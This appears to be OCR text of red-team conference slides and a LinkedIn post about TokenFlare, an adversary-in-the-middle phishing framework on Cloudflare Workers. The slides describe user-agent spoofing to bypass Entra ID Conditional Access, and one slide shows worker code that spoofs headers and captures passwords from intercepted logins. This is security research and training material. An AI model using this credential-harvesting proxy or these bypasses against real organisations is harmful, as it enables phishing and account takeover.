
login.microsoftonline.com/**common**/oauth2/v2.0/authorize…



The ‘common’ trick


Easiest way to do client branding

login.microsoftonline.com/**client.domain**/oauth2/v2.0/authorize…



JUMPSEC

Conditional Access Bypasses?



Sunny Chau • You
Red teamer @JUMPSEC | OSCP CRTO
2mo • Edited •

🛠️ PoC Tooling Release & Upcoming Webinar 🛠️
We @JUMPSEC Labs are excited to release a new #EntraID offensive tool - TokenSmith - that demonstrates how to bypass #Intune company-compliant device conditional access policy to run additional offensive tooling.

Tom Ellson (ChCSP) and 1,649 others — 59 comments · 258 reposts

186,074 impressions — View analytics

Add a comment...

Most relevant

Benjamin Jones • 1st
Managed SaaS Alerts Director
1mo


Thank you for this Sunny Chau. I made a video this afternoon after experimenting with this project a bit. I don't think I've even scratched the surface. https://youtu.be/gjPuAUYYRg0

Bypass Intune Compliant Device Conditional Access Using TokenSmith and ROADtools

- Different UserAgent
- Different Oauth Flows and clients (Intune, AzPS, Teams etc)

JUMPSEC

Thank you SYNACK Time



JUMPSEC

Adjusting The Flow - User-Agent Manipulation


Controlling the User Agent – We can control where Microsoft thinks we are authenticating from

```
//All checks are now complete so proceed
let method = request.method;
let request_headers = request.headers;
let new_request_headers = new Headers(request_headers);
new_request_headers.set('Host', upstream_domain);
new_request_headers.set('Referer', url.protocol + '//' + url.hostname);
new_request_headers.set('User-Agent', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/18.5 Safari/605.1.15');
    // Obtain password from POST body
    if (request.method === 'POST') {
        const temp_req = await request.clone();
        var body = await temp_req.text()
        const keyValuePairs = body.split('&');
        var password = "";
        var message =  "\n**********************************************************************************\n"
        message = message + ":dart: *Pwned - Password received!*\n\n"
```

Imagine a CAP is in place to enforce Windows compliant devices, however, allows unmanaged IOS and MACOS Devices, using this we can satisfy the CAP

JUMPSEC

Ensuring Device Similarity




Conditional Access Bypasses?

Something the **user** possesses

But

The AiTM server, and the Adversary does **not**

If the AiTM server does not fit the CAP reqs – then no valid session cookies would be minted




JUMPSEC

Evolving Problem with our Dashboard approach

Not good developer experience in the browser

Many variables we want to tweak

No inf-as-code



JUMPSEC

Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that's easy ✅ solved
- Reliable Customisation of campaigns ✅ solved
- Training new team members ⬜

(get a talk in BSides)

JUMPSEC

And how do you train someone new on this stack?

Wrangler to the rescue!

Turns out you could run serverless functions on your server too ...

Local:

wrangler dev --port 443 <other flags..>
On cf:

wrangler deploy

Takes one wrangler.toml file for vars

JUMPSEC

And how do you train someone new on this stack?

I wrote a README explaining what wrangler commands do

And how to configure the wrangler.toml file (what the 10-20 variables do)

JUMPSEC

Recall:

- Usability & Complexity with other existing frameworks ✅ solved
- Built-in OpSec that's easy ✅ solved
- Reliable Customisation of campaigns ✅ solved
- Training new team members 🆗 okay?


(get a talk in BSides)

JUMPSEC

I'd love to have some good team lead UX

The CLI wrapper would:

- Check Dependencies
- Set up env
- Ask you for customisation questions
- Show you what the lure URLs are
- Give you pat on the back




Experienced operators can still manually change the worker runtime & toml file


JUMPSEC

“Token” part of TokenFlare

You can redeem tokens with the “code” param

WIP.





JUMPSEC

Why we are releasing TokenFlare

Reason 1 – Shift the Narrative

Browser is the new frontier (vs endpoint)

- Our Experience – Entire RT's without touching user endpoint
- Both in Hybrid & Cloud-native land
- TI / Our own IR – TA's go payload-less

  why? Initial access via SSO in VPN, Tooling in Linux

- Or, one of our favorites

  – ask for VPN provision
  – look for a VPN installer in SharePoint
